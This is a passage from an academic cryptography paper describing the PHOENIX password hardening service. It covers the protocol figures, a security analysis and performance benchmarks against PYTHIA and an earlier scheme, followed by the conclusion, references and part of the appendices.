In the enrollment protocol, $\mathcal{S}$ receives a username un. It returns $h_{\mathcal{S}} \leftarrow \mathsf{PRF}_{k_{\mathcal{S}}}(\mathsf{un}, n_{\mathcal{S}})$ for some random nonce $n_{\mathcal{S}}$. $\mathcal{C}$ computes $h_{\mathcal{C}} \leftarrow \mathsf{PRF}_{k_{\mathcal{C}}}(\mathsf{un}, \mathsf{pw}, n_{\mathcal{C}})$ for another random nonce $n_{\mathcal{C}}$, and encrypts the product $h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ under the server public key. Then, it stores the ciphertext as the enrollment record of $(\mathsf{un}, \mathsf{pw})$ in its database, and securely deletes the password pw and all intermediate values computed locally or received from the server. $\mathcal{S}$ should also delete all its intermediate values.

To validate a candidate password pw', $\mathcal{C}$ computes the pseudorandom value $h'_{\mathcal{C}} \leftarrow \mathsf{PRF}_{k_{\mathcal{C}}}(\mathsf{un}, \mathsf{pw}', n_{\mathcal{C}})$, and performs a homomorphic operation on the ciphertext such that it now encrypts the product $h_{\mathcal{S}} \cdot h_{\mathcal{C}} / h'_{\mathcal{C}}$. It then sends the resulting ciphertext to $\mathcal{S}$, who attempts to decrypt it. Suppose the candidate password is correct, the term $h_{\mathcal{C}}$ is canceled out, and $\mathcal{S}$ is left with a ciphertext of $h_{\mathcal{S}}$. $\mathcal{S}$ thus verifies whether the message obtained from decryption equals $h_{\mathcal{S}}$, and proves the correctness of the decryption if so. $\mathcal{C}$ is convinced that the candidate password is correct if and only if the proof is valid.

To support key rotation, we need key homomorphism in addition to message homomorphism. We thus instantiate the above generic construction with an encryption scheme which is inspired by ElGamal [8] and Cramer-Shoup [6], and the pseudorandom function $\mathsf{PRF}_k(\cdot) = H(\cdot)^k$ [17], where $k \in \mathbb{Z}_q$ and the hash function H is modeled as a random oracle. We cannot use ElGamal or Cramer-Shoup directly, as the former is only CPA-secure (so it is difficult to simulate the validation oracle in the security reduction) while the latter (or any CCA-secure scheme in general) is not homomorphic. Interestingly, with such an instantiation, an enrollment record is an encryption of $H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}} \cdot H_{\mathcal{C}}(\mathsf{un}, \mathsf{pw}, n_{\mathcal{C}})^{k_{\mathcal{C}}}$, from which we can draw connection to PYTHIA [9], in which the record is computed

$\mathsf{Setup}(1^\lambda)$	$\mathsf{KGen}_{\mathcal{S}}(\mathsf{pp})$
$\mathsf{crs} \leftarrow_\$ \Pi.\mathsf{Gen}(1^\lambda)$, $g \leftarrow_\$ \mathbb{G}$	$s, x, y, k_{\mathcal{S}} \leftarrow_\$ \mathbb{Z}_q$
return (crs, g)	$h \leftarrow g^s$
	$z \leftarrow g^x h^y$
$\mathsf{KGen}_{\mathcal{C}}(\mathsf{pp})$	$\mathsf{pk}_{\mathcal{S}} \leftarrow (h, z)$
$\mathsf{pk}_{\mathcal{C}} \leftarrow \bot$, $\mathsf{sk}_{\mathcal{C}} \leftarrow k_{\mathcal{C}} \leftarrow_\$ \mathbb{Z}_q$	$\mathsf{sk}_{\mathcal{S}} \leftarrow (s, x, y, k_{\mathcal{S}})$
return $(\mathsf{pk}_{\mathcal{C}}, \mathsf{sk}_{\mathcal{C}})$	**return** $(\mathsf{pk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{S}})$

Figure 7: Setup Phase of PHOENIX

as $e(H_{\mathcal{S}}(\mathsf{un}), H_{\mathcal{C}}(\mathsf{pw}))^{k_{\mathcal{S}}}$. The pairing function $e(\cdot,\cdot)$ is used in PYTHIA mainly for partial blinding by the client, *i.e.*, blinding pw but not un. In our construction, the server only evaluates the PRF on the username un but not the password pw, which perhaps explains why we do not need pairing.

3.1 Formal Description

Let $\mathbb{G}$ be a (multiplicative) finite cyclic group of order $q = q(\lambda)$. Let $H_{i \in \{\mathcal{C}, \mathcal{S}\}} : \{0,1\}^\lambda \times \{0,1\}^* \rightarrow \mathbb{G}$ be hash functions to be modeled as random oracles. Let Π be a standard non-interactive zero-knowledge proof of knowledge system for length-2 discrete logarithm representation (instantiated in Figure 11). We construct our cryptographic password hardening service, PHOENIX, as follows.

Setup Phase. Figure 7 shows the setup algorithm as well as the key generation algorithms. The setup algorithm samples a common reference string crs of the proof system Π and a random generator g of the group $\mathbb{G}$, and outputs them as the public parameter pp. The client secret key is a random integer $k_{\mathcal{C}}$. The server secret key consists of random integers $s, x, y, k_{\mathcal{S}}$, while the corresponding public key consists of $h = g^s$ and $z = g^x h^y$.

Enrollment Phase. Figure 8 shows the enrollment protocol. The input auxiliary information aux is either an empty string denoted by ϵ, or a tuple $(n_{\mathcal{S}}, n_{\mathcal{C}})$ of server and client nonces which is purely for proving forward security. In the former usual case, the server and the client sample their nonces $n_{\mathcal{S}}$ and $n_{\mathcal{C}}$ respectively independently and randomly. Next, the server sends the server PRF value $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and the server nonce $n_{\mathcal{S}}$ to the client, who computes the client PRF value $h_{\mathcal{C}} = H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$ locally, and encrypts the value $h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ using an ElGamal-like encryption scheme as $(g^r, h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}, z^r)$. The element z^r serves as an in-

tegrity tag which is important for proving the hiding property. The client then store the ciphertext and the nonces as the enrollment record.

Validation Phase. Figure 9 shows the validation protocol. The client wishes to validate whether T is a valid enrollment record of the given candidate username un and password pw. Recall that an enrollment record is of the form $T = (g^r, h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}, z^r, n_{\mathcal{S}}, n_{\mathcal{C}})$. To prepare for a validation request, the client divides the element $h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ by the candidate PRF value $H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$, and rerandomizes the ciphertext components. It then sends the rerandomized ciphertext and the server nonce to the server. The latter checks if the ciphertext is indeed a valid encryption of $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and, if so, returns a proof of knowledge of this fact. If the proof passes verification, then the client is convinced that the candidate username and password satisfy $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and $h_{\mathcal{C}} = H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$, and concludes that the enrollment record T is valid.

Key Rotation Phase. Figure 10 shows the key rotation protocol and the update algorithm. In a nutshell, the protocol and the algorithm work together to perturb the secret keys and the enrollment records randomly yet consistently through homomorphisms. To be concrete, in the key rotation protocol, the server samples random integers $\alpha, \beta, \gamma, \delta$ and η, such that the secret key components of the client and the server are computed as $(s', x', y', k'_{\mathcal{S}}, k'_{\mathcal{C}}) = (\alpha s + \beta, \alpha x + \delta, y + \eta, \alpha s + \gamma, \alpha s)$. The client then updates each of the stored enrollment records T as follows. Recall that an enrollment record $T = (T_1, T_2, T_3, n_{\mathcal{S}}, n_{\mathcal{C}})$ is of the form $(T_1, T_2, T_3) = (g^r, g^{sr} g_{\mathcal{S}}^{k_{\mathcal{S}}} g_{\mathcal{C}}^{k_{\mathcal{C}}}, g^{(x+sy)r})$. Denote $r' := r + v$. For consistency, T_2 is updated as

$$\begin{aligned} T'_2 &= (T_2 \cdot h^v)^\alpha \cdot (T_1 \cdot g^v)^\beta \cdot g_{\mathcal{S}}^\gamma \\ &= g^{\alpha s(r+v)} g_{\mathcal{S}}^{\alpha k_{\mathcal{S}}} g_{\mathcal{C}}^{\alpha k_{\mathcal{C}}} \cdot g^{\beta(r+v)} \cdot g_{\mathcal{S}}^\gamma \\ &= g^{(\alpha s+\beta)(r+v)} g_{\mathcal{S}}^{\alpha k_{\mathcal{S}}+\gamma} g_{\mathcal{C}}^{\alpha k_{\mathcal{C}}} \\ &= g^{s'r'} g_{\mathcal{S}}^{k'_{\mathcal{S}}} g_{\mathcal{C}}^{k'_{\mathcal{C}}}. \end{aligned}$$

To update T_3, the client obtains from the server the value $\zeta = \delta + \alpha \cdot \eta \cdot s + \beta \cdot (y + \eta)$, and computes

$$\begin{aligned} T'_3 &= (T_3 \cdot z^v)^\alpha \cdot (T_1 \cdot g^v)^\zeta \\ &= g^{\alpha(x+sy)(r+v)} \cdot g^{(\delta+\alpha\cdot\eta\cdot s+\beta\cdot(y+\eta))(r+v)} \\ &= g^{((\alpha x+\delta)+(\alpha s+\beta)(y+\eta))(r+v)} \\ &= g^{(x'+s'y')r'}. \end{aligned}$$

The client runs the update algorithm on all of its stored enrollment records.

Correctness. The correctness of Phoenix follows immediately from the completeness of Π.

3.2 Security Analysis

We give intuitions behind why Phoenix is partially oblivious, hiding, binding, and forward secure in the random oracle model, assuming the DDH assumption holds in $\mathbb{G}$. We refer the curious readers to Appendix C for the formal security analysis.

Partial Obliviousness. Partial obliviousness means that a compromised server cannot distinguish which password among pw_0^* and pw_1^* was used to generate an enrollment record for some known username un^*. To show why this requirement is satisfied, recall that in the challenge enrollment record $T^* = (T_1^*, T_2^*, T_3^*, n_{\mathcal{S}}^*, n_{\mathcal{C}}^*)$, the only component which is dependent on the password pw_b^* is T_2^*, which is of the form $T_2^* = h^r h_{\mathcal{S}} H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_b^*, n_{\mathcal{C}}^*)^{k_{\mathcal{C}}}$. Since $H_{\mathcal{C}}$ is modeled as a random oracle, both $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_0^*, n_{\mathcal{C}}^*)$ and $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_1^*, n_{\mathcal{C}}^*)$ can be programmed to random values independent of the passwords, which perfectly hide the bit b from the server. One subtlety here is the consistency of the simulation of the random oracle, which can be ensured as long as no oracles are queried on inputs containing the random nonce $n_{\mathcal{C}}^*$ before T^* is generated. Fortunately, the latter happens with overwhelming probability as $n_{\mathcal{C}}^*$ is randomly picked by the challenger during the generation of T^*.

Hiding. The hiding property, which defends against dictionary attacks by a compromised client, is the most difficult property to prove. Our proof is inspired by the techniques used to prove the security of password-authenticated key exchange (PAKE) protocols. The main idea is to gradually and unnoticeably replace the challenge enrollment record with a truly random one, such that it hides the password perfectly. During the course, we argue that the only ways for the adversary to notice the changes are either solving the DDH problem or guessing the correct password in a query to the validation oracle. Since DDH is assumed to be hard, we conclude that the adversary cannot perform better than guessing.

Binding. The binding property requires that a malicious cannot convince the client that an enrollment record T^* is valid for two distinct username-password tuples $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. This property follows straightforwardly from the DL assumption, which states that finding the discrete logarithm of g_2 base g_1 is hard for random

Enrollment Protocol

Client $\mathcal{C}(\mathsf{sk}_\mathcal{C}, \mathsf{un}, \mathsf{pw}, \mathsf{aux})$		Server $\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{un}, \mathsf{aux})$
parse $\mathsf{pk}_\mathcal{S}$ **as** $(h = g^s, z = g^x h^y)$, $\mathsf{sk}_\mathcal{C}$ **as** $k_\mathcal{C}$		**parse** $\mathsf{sk}_\mathcal{S}$ **as** $(s, x, y, k_\mathcal{S})$
if $\mathsf{aux} \neq \epsilon$ **then parse** aux **as** $(n_\mathcal{S}, n_\mathcal{C})$		**if** $\mathsf{aux} \neq \epsilon$ **then parse** aux **as** $(n_\mathcal{S}, n_\mathcal{C})$
else $n_\mathcal{C} \leftarrow \{0,1\}^\lambda$		**else** $n_\mathcal{S} \leftarrow \{0,1\}^\lambda$
$r \leftarrow_\$ \mathbb{Z}_q,\ h_\mathcal{C} \leftarrow H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}}$	$\xleftarrow{h_\mathcal{S}, n_\mathcal{S}}$	$h_\mathcal{S} \leftarrow H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}}$
return $T \leftarrow (g^r, h^r \cdot h_\mathcal{S} \cdot h_\mathcal{C}, z^r, n_\mathcal{S}, n_\mathcal{C})$		

Figure 8: Enrollment Protocol of PHOENIX

Validation Protocol

Client $\mathcal{C}(\mathsf{sk}_\mathcal{C}, T, \mathsf{un}, \mathsf{pw})$		Server $\mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{un})$
parse $\mathsf{pk}_\mathcal{S}$ **as** (h, z), $\mathsf{sk}_\mathcal{C}$ **as** $k_\mathcal{C}$		**parse** $\mathsf{sk}_\mathcal{S}$ **as** $(s, x, y, k_\mathcal{S})$
parse T **as** $(T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$		
$u \leftarrow_\$ \mathbb{Z}_q, b \leftarrow 0$		
$\begin{bmatrix} c_1 \\ c_2 \\ c_3 \end{bmatrix} \leftarrow \begin{bmatrix} T_1 \cdot g^u \\ T_2 \cdot h^u / H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}} \\ T_3 \cdot z^u \end{bmatrix}$	$\xrightarrow{(c_1, c_2, c_3, n_\mathcal{S})}$	**if** $\begin{bmatrix} c_2 \\ c_3 \end{bmatrix} = \begin{bmatrix} c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}} \\ c_1^x (c_2 / H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}})^y \end{bmatrix}$ **then**
$b \leftarrow \Pi.\mathsf{Vf}((g, h, c_1, c_2, H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})), \pi)$	$\xleftarrow{\pi}$	$\pi \leftarrow_\$ \Pi.\mathsf{PoK}\{(s, k_\mathcal{S}) : c_2 = c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}} \ \wedge\ h = g^s\}$
return b		**endif**

Figure 9: Validation Protocol of PHOENIX

(g_1, g_2). To see why, note that if the enrollment record $T^* = (T_1^*, T_2^*, T_3^*, n_\mathcal{S}^*, n_\mathcal{C}^*)$ stores both tuples $(\mathsf{un}_b^*, \mathsf{pw}_b^*)$, $b \in \{0,1\}$, then T_2^* is of the form $T_2^* = h^r H_\mathcal{S}(\mathsf{un}_b^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_b^*, \mathsf{pw}_b^*, n_\mathcal{C}^*)^{k_\mathcal{C}}$. Then it must be the case that $H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*)^{k_\mathcal{C}}$. To exploit this collision, the challenger simulates $H_\mathcal{S}$ and $H_\mathcal{C}$ such that their inputs are mapped to g_1^a and g_2^b respectively for random exponents a and b. Doing so allows it to extract the discrete logarithm from the ratio of the exponents associated with $H_\mathcal{S}$ and $H_\mathcal{C}$ in the expression respectively.

Forward Security. PHOENIX achieves $\mathcal{L}$-forward security with a mild leakage defined by the leakage function $\mathcal{L}$ which, on input $T = (T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$, merely outputs the nonces $(n_\mathcal{S}, n_\mathcal{C})$. This can be proved by an information-theoretic argument that, all possible combinations of client and server secret keys obtainable from fresh key generation can also be obtained by key rotation. Then, no matter how the new secret keys are generated, the enrollment record T can be updated to be consistent with the new keys, and is indistinguishable to a fresh enrollment record generated using the same nonces.

4 Evaluation

We implemented a prototype using Python3, Falcon as web framework, and Charm for the cryptographic computations. We used NIST P-256 for all TLS public key operations and as the base group for PHOENIX. Information was passed to PHOENIX via HTTP GET parameters and returned as a text/json response (with group elements encoded in base64): therefore, an enrollment interaction would go as follows. The client sends an http request to `/enroll?tweak=john` and would get back a response in the following form: `{hs="rPHu...LcQ==",ns="4qKM...uWQ="}`

We then measured the performance of PHOENIX in comparison with PYTHIA and the scheme by Schneider *et al.* [21] on Amazon EC2 using t2.micro instances with the server running in Frankfurt and clients both on a separate t2.micro instance in Frankfurt and Ireland. At the time of writing, t2.micro instances were equipped with 1 GB of RAM and one core Intel XEON E5-2676.

Rotation Protocol			$\mathsf{Udt}(\tau, T, \mathsf{un})$
Client $\mathcal{C}(\mathsf{sk}_\mathcal{C})$		**Server** $\mathcal{S}(\mathsf{sk}_\mathcal{S})$	// Use the old server public key.
parse $\mathsf{pk}_\mathcal{S}$ **as** (h, z)		**parse** $\mathsf{sk}_\mathcal{S}$ **as** $(s, x, y, k_\mathcal{S})$	**parse** $\mathsf{pk}_\mathcal{S}$ **as** (h, z)
parse $\mathsf{sk}_\mathcal{C}$ **as** $k_\mathcal{C}$		$\alpha, \beta, \gamma, \delta, \eta \leftarrow_\$ \mathbb{Z}_q$	**parse** τ **as** $(\alpha, \beta, \gamma, \zeta)$
		$\zeta := \delta + \alpha \cdot \eta \cdot s + \beta \cdot (y + \eta)$	**parse** T **as** $(T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$
$k'_\mathcal{C} \leftarrow \alpha \cdot k_\mathcal{C}$	$\xleftarrow{\alpha, \beta, \gamma, \zeta}$	$k'_1 \leftarrow \alpha \cdot k_\mathcal{S} + \gamma,\ s' \leftarrow \alpha \cdot s + \beta$	$g_\mathcal{S} \leftarrow H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})$ $v \leftarrow_\$ \mathbb{Z}_q$
$\mathsf{pk}'_\mathcal{C} \leftarrow \perp$		$x' \leftarrow \alpha \cdot x + \delta,\ y' \leftarrow y + \eta$	$T'_1 \leftarrow T_1 \cdot g^v$
$\mathsf{sk}'_\mathcal{C} \leftarrow k'_\mathcal{C}$		$\mathsf{pk}'_\mathcal{S} \leftarrow (h^\alpha \cdot g^\beta, z^\alpha \cdot g^\zeta)$	$T'_2 \leftarrow (T_2 \cdot h^v)^\alpha \cdot (T_1 \cdot g^v)^\beta \cdot g_\mathcal{S}^\gamma$
$\tau \leftarrow (\alpha, \beta, \gamma, \zeta)$		$\mathsf{sk}'_\mathcal{S} \leftarrow (s', x', y', k'_\mathcal{S})$	$T'_3 \leftarrow (T_3 \cdot z^v)^\alpha \cdot (T_1 \cdot g^v)^\zeta$
return $(\mathsf{pk}'_\mathcal{C}, \mathsf{sk}'_\mathcal{C}, \tau)$		**return** $(\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S})$	**return** $T' \leftarrow (T'_1, T'_2, T'_3, n_\mathcal{S}, n_\mathcal{C})$

Figure 10: Rotation Protocol of PHOENIX

	HTTP	HTTPS	Frankfurt HTTPS keep-alive	HTTP	HTTPS	Ireland HTTPS keep-alive
RTT (64 bytes)		1.2			23	
PYTHIA eval	17.93	25.28	16.01	62.03	113.79	38.56
Schneider *et al.* enroll	9.80	22.86	8.14	53.72	111.40	30.89
Schneider *et al.* validate	12.30	25.65	10.73	56.32	115.32	33.49
PHOENIX enroll	5.43	17.93	3.89	50.30	107.25	26.52
PHOENIX validate	9.74	22.78	8.06	53.92	113.02	30.73

Table 1: Latency in millisecond (ms)

We used the Nginx web server configured with ECDHE-ECDSA-AES128-GCM-SHA256 for TLS and uWSGI for the Python applications.

Latency. For the latency measurements, a full interaction was executed between the cryptographic service and the consuming web service. The numbers take both server and client-side processing into account. As the client-side computations for PHOENIX are significant compared to the server-side computations, the total latency is significantly larger than the pure latency of the HTTP(S) requests. The latency measurements try to answer the question "How long does the user have to wait for the website to check the password?".

The presented numbers are an average over 5,000 executions of the respective protocol. We measured HTTP and HTTPS setups as well as HTTPS with keep-alive which removes all costs for TCP and TLS handshakes and is therefore close to the inherent latency of the cryptographic scheme.

As shown in Table 1, even in a single datacenter setup, the full TLS handshake takes approximately as much time as the computations of PHOENIX: Re-using a keep-alive connection it takes approximately half the time compared to a fresh HTTPS connection in the same datacenter setting. If the crypto service is hosted by a different datacenter from the web application, network round-trip time quickly dominates the overall execution time of PHOENIX: There is only one round-trip inherently needed for either PHOENIX protocol execution and the difference between the one-datacenter and same-continent setting is almost exactly this one round-trip using keep-alive. In a real world setup for a large website, we expect the web service to keep a connection to the cryptographic service open at any time and the HTTPS with keep-alive measurements is realistic.

Throughput. For throughput measurements, we used the Apache benchmark tool with 10,000 iterations and 400 parallel requests. uWSGI and Nginx were both configured to run with two processes to keep OS overhead on the single core server low.

As shown in Table 2, PHOENIX can process approximately 50 % more requests than the scheme by Schneider *et al.* and about three times as many as PYTHIA. It can even be easily scaled to multiple

	HTTPS keep-alive	HTTPS
static page	$> 10,000$	795.22
parameter	2,607.16	807.50
Pythia eval	128.50	125.75
Schneider *et al.* enroll	380.37	278.51
Schneider *et al.* validate	221.75	183.92
Phoenix enroll	1,557.81	697.66
Phoenix validate	371.34	275.42

Table 2: Requests per second

cores or even servers if needed.

Current suggestions for state of the art password hashing [23] suggest choosing a work factor of up to one second. Apple uses 10,000 iterations of PBKDF2 for iTunes [12], which takes around 278.80 ms on our Amazon instance. Both computation cost and latency of Phoenix are considerably below this mark which suggests Phoenix is highly practical and can even be combined with traditional password hardening in a hybrid approach.

5 Conclusion

We revisit the existing security notions of cryptographic password hardening service and found that some important properties were overlooked or not well defined. While Pythia [9] and the subsequent work by Schneider *et al.* [21] highlight the importance of key rotation, none of their security notions take this feature into account. Furthermore, we argue that the security definitions of Schneider *et al.* [21] are weak. We give a stronger definition and show that the scheme of Schneider *et al.* is insecure under our security definition. The attack is simple yet of high practical relevance since it allows an offline password dictionary attack, which is supposedly avoided by the password hardening service.

We propose the Phoenix password hardening service which greatly improves efficiency while satisfies all desirable security properties. Specifically, it is more efficient than the insecure protocol of Schneider *et al.* and the seminal Pythia PRF service. With its efficiency and simplicity, Phoenix is the first readily deployable password hardening service.

Acknowledgments

This research is based upon work supported by the German research foundation (DFG) through the collaborative research center 1223, by the German Federal Ministry of Education and Research (BMBF) through the project PROMISE, and by the state of Bavaria at the Nuremberg Campus of Technology (NCT). NCT is a research cooperation between the Friedrich-Alexander-Universität Erlangen-Nürnberg (FAU) and the Technische Hochschule Nürnberg Georg Simon Ohm (THN). Sherman Chow is supported by the Early Career Award and General Research Funds (CUHK 14201914) of the Research Grants Council of Hong Kong. We thank Andrei Sabelfeld and the reviewers for for valuable comments that helped to improve our paper.

References

[1] Ali Bagherzandi, Stanislaw Jarecki, Nitesh Saxena, and Yanbin Lu. Password-protected secret sharing. In Yan Chen, George Danezis, and Vitaly Shmatikov, editors, *ACM CCS 11*, pages 433–444, Chicago, Illinois, USA, October 17–21, 2011. ACM Press.

[2] Mira Belenkiy, Melissa Chase, Markulf Kohlweiss, and Anna Lysyanskaya. P-signatures and noninteractive anonymous credentials. In Ran Canetti, editor, *TCC 2008*, volume 4948 of *LNCS*, pages 356–374, San Francisco, CA, USA, March 19–21, 2008. Springer, Heidelberg, Germany.

[3] Mihir Bellare, David Pointcheval, and Phillip Rogaway. Authenticated key exchange secure against dictionary attacks. In Bart Preneel, editor, *EUROCRYPT 2000*, volume 1807 of *LNCS*, pages 139–155, Bruges, Belgium, May 14–18, 2000. Springer, Heidelberg, Germany.

[4] Tom Berson, Drew Dean, Matthew K. Franklin, Diana K. Smetters, and Mike Spreitzer. Cryptology as a network service. In *NDSS 2001*, San Diego, CA, USA, February 7–9, 2001. The Internet Society.

[5] Jan Camenisch and Markus Stadler. Proof systems for general statements about discrete logarithms. Technical Report TR260, Institute for theoretical computer science, ETH Zürich, 1997.

[6] Ronald Cramer and Victor Shoup. A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In Hugo Krawczyk, editor, *CRYPTO'98*, volume 1462 of *LNCS*, pages 13–25, Santa Barbara, CA, USA, August 23–27, 1998. Springer, Heidelberg, Germany.

[7] Mario Di Raimondo and Rosario Gennaro. Provably secure threshold password-authenticated key exchange. In Eli Biham, editor, *EUROCRYPT 2003*, volume 2656 of *LNCS*, pages 507–523, Warsaw, Poland, May 4–8, 2003. Springer, Heidelberg, Germany.

[8] Taher ElGamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory*, 31:469–472, 1985.

[9] Adam Everspaugh, Rahul Chaterjee, Samuel Scott, Ari Juels, and Thomas Ristenpart. The pythia prf service. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 547–562, Washington, D.C., 2015. USENIX Association.

[10] Marc Fischlin and Dominique Schröder. Security of blind signatures under aborts. In Stanislaw Jarecki and Gene Tsudik, editors, *PKC 2009*, volume 5443 of *LNCS*, pages 297–316, Irvine, CA, USA, March 18–20, 2009. Springer, Heidelberg, Germany.

[11] Michael J. Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In Joe Kilian, editor, *TCC 2005*, volume 3378 of *LNCS*, pages 303–324, Cambridge, MA, USA, February 10–12, 2005. Springer, Heidelberg, Germany.

[12] Apple Inc. ios security. `https://www.apple.com/business/docs/iOS_Security_Guide.pdf`, 2016. [Online; accessed 4-June-2017].

[13] Ari Juels, Michael Luby, and Rafail Ostrovsky. Security of blind digital signatures (extended abstract). In Burton S. Kaliski Jr., editor, *CRYPTO'97*, volume 1294 of *LNCS*, pages 150–164, Santa Barbara, CA, USA, August 17–21, 1997. Springer, Heidelberg, Germany.

[14] Aggelos Kiayias, Stavros Papadopoulos, Nikos Triandopoulos, and Thomas Zacharias. Delegatable pseudorandom functions and applications. In Ahmad-Reza Sadeghi, Virgil D. Gligor, and Moti Yung, editors, *ACM CCS 13*, pages 669–684, Berlin, Germany, November 4–8, 2013. ACM Press.

[15] Philip D. MacKenzie, Thomas Shrimpton, and Markus Jakobsson. Threshold password-authenticated key exchange. In Moti Yung, editor, *CRYPTO 2002*, volume 2442 of *LNCS*, pages 385–400, Santa Barbara, CA, USA, August 18–22, 2002. Springer, Heidelberg, Germany.

[16] Allec Muffet. Facebook: Password hashing and authentication. `https://video.adm.ntnu.no/pres/54b660049af94`, 2015. Video.

[17] Moni Naor, Benny Pinkas, and Omer Reingold. Distributed pseudo-random functions and KDCs. In Jacques Stern, editor, *EUROCRYPT'99*, volume 1592 of *LNCS*, pages 327–346, Prague, Czech Republic, May 2–6, 1999. Springer, Heidelberg, Germany.

[18] Moni Naor and Omer Reingold. Number-theoretic constructions of efficient pseudo-random functions. In *38th FOCS*, pages 458–467, Miami Beach, Florida, October 19–22, 1997. IEEE Computer Society Press.

[19] David Pointcheval and Jacques Stern. Security arguments for digital signatures and blind signatures. *Journal of Cryptology*, 13(3):361–396, 2000.

[20] New York Post. Verizon wants $1b discount on yahoo deal after reports of hacking, spying, 2016. [Online; accessed 4-June-2017].

[21] Jonas Schneider, Nils Fleischhacker, Dominique Schröder, and Michael Backes. Efficient cryptographic password hardening services from partially oblivious commitments. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *ACM CCS 16*, pages 1192–1203, Vienna, Austria, October 24–28, 2016. ACM Press.

[22] Dominique Schröder and Dominique Unruh. Security of blind signatures revisited. In Marc Fischlin, Johannes Buchmann, and Mark Manulis, editors, *PKC 2012*, volume 7293 of *LNCS*, pages 662–679, Darmstadt, Germany, May 21–23, 2012. Springer, Heidelberg, Germany.

[23] John Steven and Jim Manico. Owasp password storage cheat sheet. `https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet`, 2016.

[24] Wikipedia. List of data breaches — wikipedia, the free encyclopedia, 2016. [Online; accessed 4-June-2017].

A Related Work

Many primitives are related to partially-oblivious pseudorandom functions [9], such as delegatable PRFs [14] and fully oblivious PRFs [18, 11]. They do not allow partial obliviousness [9].

One-more unpredictability formalized for partially oblivious PRFs [9] draws some similarities to one-more unforgeability of blind signature schemes [13, 19, 10, 22]. This similarity inspires the subsequent analysis [21] that the "one-more" type assumptions are needed for proving the security of PYTHIA [9].

One should not confuse the resistance against offline dictionary attack with a similar property achieved by threshold password-authenticated key-exchange (t-PAKE) [15]. We only consider protocols between two parties, namely, a client and the server. On the other hand, to authenticate using t-PAKE, a client has to interact with a threshold number of available servers. There are other schemes [15, 1, 7] which support blinding, but they fail to achieve *partial* blinding (and hence rate-limiting).

One may also consider our primitive to be similar to other proof-of-knowledge protocols such as P-Signatures [2] since both share a mechanism to verify if two commitments are committing to the same value. However, they are different in general. In particular, ours does not involve any signature.

B Preliminaries

Non-Interactive Zero-Knowledge Proof of Knowledge (NIZKPoK). $\Pi = (\mathsf{Gen}, \mathsf{Prove}, \mathsf{Vf})$ is an *adaptive non-interactive zero-knowledge (NIZK) proof system* for a language $L \in \mathsf{NP}$ with the witness relation $\mathcal{R}$ if it satisfies the following properties:

Completeness: For all x, w such that $\mathcal{R}(x,w) = 1$, and common reference strings $\mathsf{crs} \in \mathsf{Gen}(1^\lambda)$, we have $\mathsf{Vf}(\mathsf{crs}, x, \mathsf{Prove}(\mathsf{crs}, x, w)) = 1$.

Soundness: For all adversaries $\mathcal{A}$,

$$\Pr[x \notin L \ \wedge \ \mathsf{Vf}(\mathsf{crs}, x, \pi) \rightarrow 1 : \mathsf{crs} \leftarrow_\$ \mathsf{Gen}(1^\lambda); (x, \pi) \leftarrow_\$ \mathcal{A}(\mathsf{crs})] = \epsilon(\lambda).$$

